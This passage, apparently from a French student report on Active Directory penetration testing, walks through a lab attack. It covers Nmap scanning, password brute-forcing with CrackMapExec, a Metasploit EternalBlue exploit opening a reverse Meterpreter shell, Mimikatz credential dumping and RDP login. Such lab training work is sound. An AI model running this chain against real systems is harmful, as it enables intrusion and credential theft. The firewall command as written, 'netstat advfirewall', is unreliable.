2.2.2.1 Reconnaissance Passive

La reconnaissance passive consiste à collecter des informations sur l'infrastructure AD sans actions directes ou intrusives. Les testeurs utilisent des sources publiques, comme les enregistrements DNS, les domaines, les IP publiques et les certificats SSL, pour comprendre l'architecture et identifier des points d'entrée. L'analyse de documents internes ou externes (rapports d'audit, politiques de sécurité) fournit des indices sur la structure AD et les privilèges. L'examen du trafic réseau, via des outils comme Wireshark, révèle les services AD exposés, les protocoles et les utilisateurs. Les réseaux sociaux et annuaires en ligne aident aussi à comprendre la hiérarchie des utilisateurs.

2.2.2.2 Reconnaissance Active

La reconnaissance active dans un test d'intrusion d'Active Directory implique des actions interactives ciblées pour collecter des informations spécifiques et évaluer la sécurité de l'AD. Les tâches réalisées incluent :

- **Enumération des utilisateurs :** Cette étape vise à obtenir une liste complète des utilisateurs présents dans l'Active Directory.

- **Collecte d'informations sur les machines et systèmes :** Elle permet d'identifier les machines, adresses IP, et systèmes d'exploitation dans l'AD, aidant à repérer des points d'entrée pour de futures attaques.

- **Null sessions** : Cette technique permet d'exploiter une configuration vulnérable pour récupérer des informations sans authentification via une connexion anonyme à des ressources partagées sur un système Windows.

- **Test de credentials valides** : Une brute force est utilisé pour trouver des identifiants valides, facilitant ainsi l'accès au domaine avec ces informations.

2.2.2.3 Scan de vulnérabilités

Lorsqu’il s’agit d’accéder à un environnement AD dans le cadre d’un test d’intrusion, il est important de se concentrer sur la découverte des vulnérabilités qui pourraient permettre une compromission du système. Des outils tels que Nessus ou Nmap sont aussi importants.

2.2.3 Exploitation

La phase d'exploitation dans un pentest AD intervient après la phase de reconnaissance et d'identification des vulnérabilités. Elle vise à tirer parti des vulnérabilités découvertes pour obtenir un accès non autorisé ou des privilèges élevés dans l'environnement AD. L'accès peut être obtenu en exploitant les vulnérabilités trouvées précédemment dans la phase scan de vulnérabilités. Des outils dédiés comme métasploit peuvent être utilisés pour automatiser dans cette partie.

2.2.4 Post-exploitation

La phase post-exploitation dans un test d'intrusion Active Directory intervient après que l'attaquant a réussi à compromettre un système ou à obtenir un accès initial au réseau AD . Cette phase vise à maintenir l'accès et à poursuivre l'exploration, l'escalade des privilèges et la collecte d'informations sensibles. Dans notre projet nous avons décidé de scinder cette étape en trois sous-parties :

— **Reconnaissance Interne :** Après avoir un accès dans l'environnement AD, l'objectif est de mieux comprendre son architecture. Cette phase inclut la collecte les données en utilisant différentes techniques, telles que l'interrogation LDAP, l'analyse des politiques de groupe, la collecte des données Kerberos, l'exploration des relations d'accès, etc... Ensuite il faut effectuer une analyse les relations entre les objets Active Directory, tels que les utilisateurs, les groupes, les ordinateurs, les stratégies de groupe, etc...

— **Latéral mouvement and privilège escalation :** D'une part, le **mouvement latéral** consiste à se déplacer d'une machine à une autre à l'intérieur du réseau, en utilisant des méthodes et des techniques spécifiques pour se déplacer de manière furtive et élargir l'accès aux ressources du réseau. Dans le contexte d'un environnement AD, cela peut impliquer l'exploitation de relations de confiance, d'autorisations excessives, d'identifiants volés ou d'autres vecteurs pour se déplacer entre les systèmes connectés au domaine. D'autre part l'escalade de privilèges de domaine vise à obtenir des privilèges plus élevés au sein du domaine AD. Cela peut impliquer la recherche et l'exploitation de vulnérabilités, de faiblesses de configuration ou des droits mal configurés qui permettent à un attaquant d'obtenir des privilèges administratifs ou d'accéder à des informations sensibles. L'objectif est d'augmenter le niveau de contrôle et d'influence dans l'environnement du domaine AD. Le mouvement latéral peut fournir à l'attaquant de nouvelles opportunités pour découvrir et exploiter des vulnérabilités qui conduisent à une escalade de privilèges de domaine.

— **Persistance :** La persistance dans une mission de test d'intrusion AD permet de tester à quel point un attaquant peut exploiter ultérieurement le réseau sans avoir besoin de réeffectuer toutes les phases. Il s'agit ainsi de créer un backdoor lui facilitant sa réintroduction dans le système.

2.2.5 Clean up

La phase de clean up dans un penteste est une étape cruciale qui se déroule à la fin du test d'intrusion. Elle vise à restaurer le réseau et les systèmes à leur état d'origine, en éliminant toutes les traces des activités réalisées lors du test. Ici, nous discutons de la suppression des traces laissées par un pentester lorsqu'il crée une porte dérobée, outils utilisés, un compte à privilèges afin de mener une attaque. Il ne s'agit pas de supprimer les traces dans les journaux de connexion, comme le ferait un hacker malveillant [11].

2.2.6 Reporting

Le reporting représente la pierre angulaire de tout le travail effectué jusqu'à maintenant. Il est essentiel de rédiger un rapport clair, concis et bien structuré qui cible le public destinataire, qu'il s'agisse de l'équipe de sécurité, des administrateurs système ou de la direction. Le rapport doit être précis, complet et détaillé, tout en évitant l'utilisation de jargon technique excessif pour permettre une compréhension facile des découvertes et des recommandations. En fin de compte, un rapport de pentesting bien préparé fournit une documentation essentielle pour les propriétaires du système ou du réseau testé, leur permettant de comprendre les failles de sécurité et de prendre les mesures appropriées pour renforcer la sécurité et protéger l'environnement.

2.3 Conclusion

À travers ce chapitre nous avons discuté de notre méthodologie. En effet cette démarche est répartie en 7 parties. La phase de pré-engagement est la première phase qui regroupe toutes les parties prenantes pour discuter les tenants et les aboutissants de la mission. Par la suite la reconnaissance : passive sert à collecter des informations sur le système sans interaction directe. Contrairement à la reconnaissance active qui nécessite une interaction directe. Ensuite on effectue un scan de vulnérabilités pour trouver des potentielles failles. Puis nous tentons de les exploiter pour avoir un accès initial. La phase post-exploitation consiste de maintenir nos intrusions dans le système. Le reporting quant à lui permet de documenter toutes les phases précédemment énumérées.

3 Application de la Méthodologie

3.1 Introduction

Dans ce chapitre nous commençons par présenter notre environnement de Test vulnérable. Nous allons par la suite tester les différentes étapes de notre méthodologie dans ce Lab avec un scénario de test.

3.2 Configuration de l'environnement de test

3.2.1 Outils de virtualisation

VMWare Workstation est un outil de virtualisation conçu pour les professionnels par la société VMWare. Il offre la possibilité d'exécuter plusieurs machines avec des systèmes d'exploitation différents. Dans notre projet nous allons l'utiliser pour exécuter nos machines virtuelles à savoir Windows server 2019, machines Windows 10 et une machine Windows 7.

3.2.2 Architecture du Lab et de la configuration




Figure 12:Architecture du lab de test

3.3 Scénario d'Application

Le scénario est une simulation d'une infrastructure "entreprise" basé sur Windows server 2019 comme contrôleur de domaine et des machines Windows. Afin d'exploiter ce domaine nous avons besoin d'avoir accès à une machine et par la suite tenter de compromettre. Nous allons suivre notre méthodologie présentée dans le chapitre 2. Toutefois puisqu'il s'agit

d'une simulation, certaines phases telles que celles liées au pré-engagement et le reportant seront omises.

3.3.1 Reconnaissance

3.3.1.1 Reconnaissance passive

— Plage d'Adresse IP :

Afin d'amorcer notre scénario, il est primordial de déterminer préalablement la plage d'adresses IP de notre réseau. À cela, nous disposons de la commande « **ip a** ».

```
┌──(root㉿kali)-[/home/kali]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4a:9a:42 brd ff:ff:ff:ff:ff:ff
    inet 192.168.22.136/24 brd 192.168.22.255 scope global dynamic noprefixroute eth0
       valid_lft 1417sec preferred_lft 1417sec
    inet6 fe80::df38:dd7b:f2b6:3ddc/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure 13:plage d'Adresse ip

— Wireshark :

Avec Wireshark, nous analysons le trafic réseau, ce qui nous permet de collecter des informations essentielles sur notre infrastructure. Par exemple, nous avons identifié le domaine ainsi que l'adresse IP du serveur hébergeant le contrôleur de domaine **: 192.168.22.210** et **test-dc.test.local.** Cela indique qu'il s'agit d'un contrôleur de domaine Active Directory interne nommé **TEST-DC** sur le domaine **test.local**.




Figure 14:Analyse du traffic réseau avec wireshark

3.3.1.2 Reconnaissance Active

—identification des hôtes actifs :

Nmap a identifié plusieurs hôtes actifs sur le réseau et a enregistré leurs adresses IP dans le fichier live_hosts.txt

```
┌──(root㉿kali)-[/home/kali/Desktop/enset]
└─# nmap -sn 192.168.22.0/24 -oG - | awk '/Up$/{print $2}' > live_hosts.txt

┌──(root㉿kali)-[/home/kali/Desktop/enset]
└─# cat live_hosts.txt
192.168.22.1
192.168.22.2
192.168.22.194
192.168.22.209
192.168.22.210
192.168.22.254
192.168.22.136

┌──(root㉿kali)-[/home/kali/Desktop/enset]
└─# nano live_hosts.txt

┌──(root㉿kali)-[/home/kali/Desktop/enset]
└─# cat live_hosts.txt
192.168.22.194
192.168.22.209
192.168.22.210
```

Figure 15:Résultat nmap

— Scan des ports :

Continuant sur notre démarche, maintenant on passera à un scan par Nmap pour identifier les services et les ports ouverts ainsi que d'autres informations sur versions des systèmes d'exploitation

```
└─# nmap -T4 -sV -p- -iL live_hosts.txt -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 12:40 EDT
Nmap scan report for 192.168.22.194
Host is up (0.00063s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49701/tcp open  msrpc        Microsoft Windows RPC
49707/tcp open  msrpc        Microsoft Windows RPC
65255/tcp open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000
MAC Address: 00:0C:29:BB:42:A6 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.22.209
Host is up (0.00055s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: TEST)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49172/tcp open  msrpc        Microsoft Windows RPC
49173/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
```

```
Nmap scan report for 192.168.22.210
Host is up (0.00062s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-16 16:41:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: TEST.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: TEST.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: TEST.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: TEST.local0., Site: Default-First-Site-Name)
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49720/tcp open  msrpc         Microsoft Windows RPC
49842/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:1B:6A:45 (VMware)
Service Info: Host: TEST-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 16:Scan des ports avec nmap

Le résultat de la commande ”**nmap**” montre les informations sur les services et les versions des logiciels s’exécutant sur les adresses IP de la plage **192.168.22.0/24**. Par exemple, d’après la Figure 3.4, le port TCP **3389** est ouvert et il est utilisé par le aservice Microsoft Terminal Services. Cela indique que la machine cible permet les connexions à distance via le protocole RDP, la 0 rdp-ntlm-info fournit des informations sur le service RDP.

—Analyse des résultats obtenus du scan Nmap et Vecteurs d'Attaque Potentiels :

L'exploitation de **SMB** sur le port **445** pourrait être réalisée via des vulnérabilités connues telles qu'EternalBlue (**MS17-010**) si le service est obsolète ou mal configuré. L'énumération **LDAP** et Active Directory via les ports **389** et **636** peut révéler des informations sur les utilisateurs et les groupes, avec des outils comme ldapsearch facilitant ce processus. Le service Kerberos sur le port 88 pourrait être vulnérable au **Kerberoasting** ou à **l'ASREPRoasting** en raison de configurations incorrectes. Les serveurs SQL sur les ports **1433** et **65255** peuvent être ciblés pour des identifiants par défaut ou des attaques par injection SQL, notamment si des applications web interagissent avec la base de données. Enfin, le **RDP** sur le port **3389**, présent sur plusieurs hôtes, présente des risques de brute force et de déplacement latéral si mal configuré.

— Active Directory énumération :

Poursuivant notre démarche, nous procéderons maintenant à l’énumération des informations essentielles concernant et à l’évaluation de la sécurité de l’infrastructure Active Directory pour bien comprendre la cible, identifier les faiblesses potentielles et préparer des

attaques ciblées plus avancées. Nous avons pris en compte plusieurs options :

a. **Test des identifiants valides :**

Nous tentons une authentification SMB sur la liste des hôtes fournie dans **live_hosts.txt**, en utilisant les noms d'utilisateur et les mots de passe présents dans **fasttrack.txt**, et en ciblant le domaine **test.local**.

L'efficacité de ce test dépend principalement du WordList utilisé. Cette WordList est formé souvent à partir des recherches (noms des employés par exemple) effectuées sur une entreprise dans la phase de reconnaissance passive. Nous pouvons constater que la combinaison **SQLService:MYpassword123#** est bien valide dans le domaine test.local.

```
└─# crackmapexec smb /home/kali/Desktop/enset/live_hosts.txt -u /usr/share/wordlists/fasttrack.txt -p /usr/share/wordlists/fasttrack.txt -d test.local

SMB         192.168.22.209  445    SPI              [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:SPI) (domain:test.local) (signing:False) (SMBv1:True)
SMB         192.168.22.210  445    TEST-DC          [*] Windows 10 / Server 2019 Build 17763 x64 (name:TEST-DC) (domain:test.local) (signing:True) (SMBv1:False)
SMB         192.168.22.194  445    PUN              [*] Windows 10 / Server 2019 Build 19041 x64 (name:PUN) (domain:test.local) (signing:False) (SMBv1:False)
SMB         192.168.22.209  445    SPI              [-] test.local\SQLService:SQLService STATUS_LOGON_FAILURE
SMB         192.168.22.209  445    SPI              [+] test.local\SQLService:MYpassword123# (Pwn3d!)
SMB         192.168.22.210  445    TEST-DC          [-] test.local\SQLService:SQLService STATUS_LOGON_FAILURE
SMB         192.168.22.210  445    TEST-DC          [+] test.local\SQLService:MYpassword123# (Pwn3d!)
SMB         192.168.22.194  445    PUN              [-] test.local\SQLService:SQLService STATUS_LOGON_FAILURE
```

Figure 17:Test valid credentials

3.3.2 4.4.3 Scan de vulnérabilités

Nous procéderons maintenant à effectuer des scans des vulnérabilités pour vérifier si notre annuaire active directory est vulnérable à des failles connues **CVEs**. Notre objectif est d'en exploiter une ultérieurement afin d'obtenir un accès initial. Voici quelques exemples de ces options.

A - MS17-010 :

Le ms17-010 ou EternalBlue est une faille de sécurité qui affecte le protocole **SMB** ou Server Message Block utilisé par Microsoft Windows. Cette vulnérabilité a été exploitée par le groupe de hackers Shadow Brokers et a été largement médiatisée en 2017 lorsqu'elle a été utilisée pour propager le ransomware WannaCry à grande échelle. La vulnérabilité MS17-010 va nous permettre de prendre le contrôle à distance d'un système Windows vulnérable, sans aucune authentification. Après Test avec script Nmap, nous avons pu constater que la machine d'adresse **192.168.22.209** est vulnérable à cette faille comme le montre la figure suivante :

```
┌──(root㉿kali)-[/home/kali/Desktop/enset]
└─# nmap -p 445 --script smb-vuln-ms17-010  -iL live_hosts.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 12:54 EDT
Nmap scan report for 192.168.22.194
Host is up (0.00061s latency).

PORT     STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:BB:42:A6 (VMware)

Nmap scan report for 192.168.22.209
Host is up (0.0012s latency).

PORT     STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:19:DC:4C (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 18:ms17-010 vulnerability check

B - Hosts with smb signing not required:

SMB Signing est une solution de sécurité qui permet de signer numériquement les communications SMB entre un client et un serveur. Cela garantit l'intégrité et l'authenticité des données échangées, protégeant ainsi contre les attaques de type man-in-the-middle où un attaquant intercepte et modifie les communications SMB. Lorsque SMB Signing est désactivé ou non requis, cela implique que la communication SMB n'est pas signée numériquement. Cela peut entraîner des risques de sécurité, car un attaquant pourrait intercepter et modifier les communications SMB sans être détecté. Nous pouvons lister les machines dont le smb signing n'est pas requis. Nous constatons que les machines affectées sont celle d'adresses : **192.168.22.209, 192.168.22.194**

```
┌──(root㉿kali)-[/home/kali/Desktop/enset]
└─# nmap --script=smb2-security-mode.nse -p445 -iL live_hosts.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 13:02 EDT
Nmap scan report for 192.168.22.194
Host is up (0.0018s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:BB:42:A6 (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap scan report for 192.168.22.209
Host is up (0.0021s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:19:DC:4C (VMware)

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Nmap scan report for 192.168.22.210
Host is up (0.0016s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:1B:6A:45 (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Figure 19:smb signing not required check

3.3.3 Exploitation

Poursuivant notre démarche, nous procéderons maintenant à tirer parti des vulnérabilités découvertes dans la phase de ” Scan de vulnérabilités ” pour obtenir un accès non autorisé ou des privilèges élevés dans l’environnement Active directory. L’exploitation peut être effectuée en tentant d’exploiter les vulnérabilités trouvées précédemment dans la phase de scan de vulnérabilités. Nous allons passer à l’exploitation de la vulnérabilité **MS17- 010** que nous avons identifiée précédemment. Pour ce faire, nous utiliserons l’outil Metasploit depuis Pentester machine. Nous lançons la commande **”msfconsole”** pour accéder au Framework Metasploit. Ensuite, nous effectuons une recherche des modules correspondant à l’exploitation d’Eternalblue avec ‘**’search ms17-010’’**. Nous sélectionnerons par la suite le module approprié pour notre attaque ‘’**Windows/smb/ms17_010_eternalblue’’**. Les commandes suivantes sont exécutées : Définir les cibles : **”Set rhosts 192.168.22.209** ” pour saisir l’adresse IP de la machine victime. La commande ”**run**” est utilisée pour effectuer l’exploitation.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.22.209
rhosts => 192.168.22.209
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.22.136:4444
[*] 192.168.22.209:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.22.209:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pac
[*] 192.168.22.209:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.22.209:445 - The target is vulnerable.
[*] 192.168.22.209:445 - Connecting to target for exploitation.
[+] 192.168.22.209:445 - Connection established for exploitation.
[+] 192.168.22.209:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.22.209:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.22.209:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.22.209:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.22.209:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.22.209:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.22.209:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.22.209:445 - Sending all but last fragment of exploit packet
[*] 192.168.22.209:445 - Starting non-paged pool grooming
[+] 192.168.22.209:445 - Sending SMBv2 buffers
[+] 192.168.22.209:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.22.209:445 - Sending final SMBv2 buffers.
[*] 192.168.22.209:445 - Sending last fragment of exploit packet!
[*] 192.168.22.209:445 - Receiving response from exploit packet
[+] 192.168.22.209:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.22.209:445 - Sending egg to corrupted connection.
[*] 192.168.22.209:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.22.209
[*] Meterpreter session 1 opened (192.168.22.136:4444 -> 192.168.22.209:49224) at 2024-09-16 13:07:02 -0400
[+] 192.168.22.209:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.22.209:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.22.209:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 20:ms17-010 exploit

Après l'exploitation, nous avons réussi à accéder à notre machine cible (Figure 3.8), qui fait partie de l'environnement Active Directory. Nous souhaitons actuellement nous connecter à cette machine via **RDP**. Pour ce faire, il est nécessaire d'extraire le mot de passe et le nom d'utilisateur de la machine. Avec la commande **load kiwi** pour charger le module **mimikatz.**

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

Figure 21:kiwi interface

Après le lancement de kiwi, on utilisera la commande ''**creds_all**'' pour générer les mots de passe.

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain  LM                                NTLM                              SHA1
--------  ------  --                                ----                              ----
CHRIFI    TEST    e52cac67419a9a2238f10713b629b565  64f12cddaa88057e06a81b54e73b949b  cba4e545b7ec918129725154b29f055e4cd5aea8
SPI$      TEST                                      2a20061e5adc4b5a16365eef81dfebd6  3f70b055b273298cc3701cbf74be567dcaf14c66

wdigest credentials
===================

Username  Domain  Password
--------  ------  --------
(null)    (null)  (null)
CHRIFI    TEST    Password1
SPI$      TEST    ^8?nk"hiIbK9fj6TO→/aV-'t-FGi2^aA* VI:cBRms.;:<,oehL4P$?gvO8YaVm;e$#XyyoFp`?]RmXPBz0(]Y7nJrwuc`;e PN!m,$ci@wjK=NrE=m;LZ;

tspkg credentials
=================

Username  Domain  Password
--------  ------  --------
CHRIFI    TEST    Password1

kerberos credentials
====================

Username  Domain      Password
--------  ------      --------
(null)    (null)      (null)
CHRIFI    TEST.LOCAL  Password1
spi$      TEST.LOCAL  ^8?nk"hiIbK9fj6TO→/aV-'t-FGi2^aA* VI:cBRms.;:<,oehL4P$?gvO8YaVm;e$#XyyoFp`?]RmXPBz0(]Y7nJrwuc`;e PN!m,$ci@wjK=NrE=m;LZ;
```

Figure 22 :Mots de passe extraits

Comme le montre la figure 3.10 nous avons pu extraire des identifiants valides **”CHRIFI : Password1”** de cette machine. Pour que notre connexion à RDP soit effective nous avons besoin de l’autoriser dans la configuration du firewall de notre machine cible. Pour cela nous exécutons la commande suivante : **”netstat advfirewall firewall set rule group=” remote desktop” new enable =Yes ”**.

Nous pouvons maintenant nous connecter à distance à cette machine en utilisant RDP. Pour cela, nous exécutons la commande suivante : ‘’**rdesktop 192.168.22.209 -u CHRIFI -p Password1 -d test.local’’.**

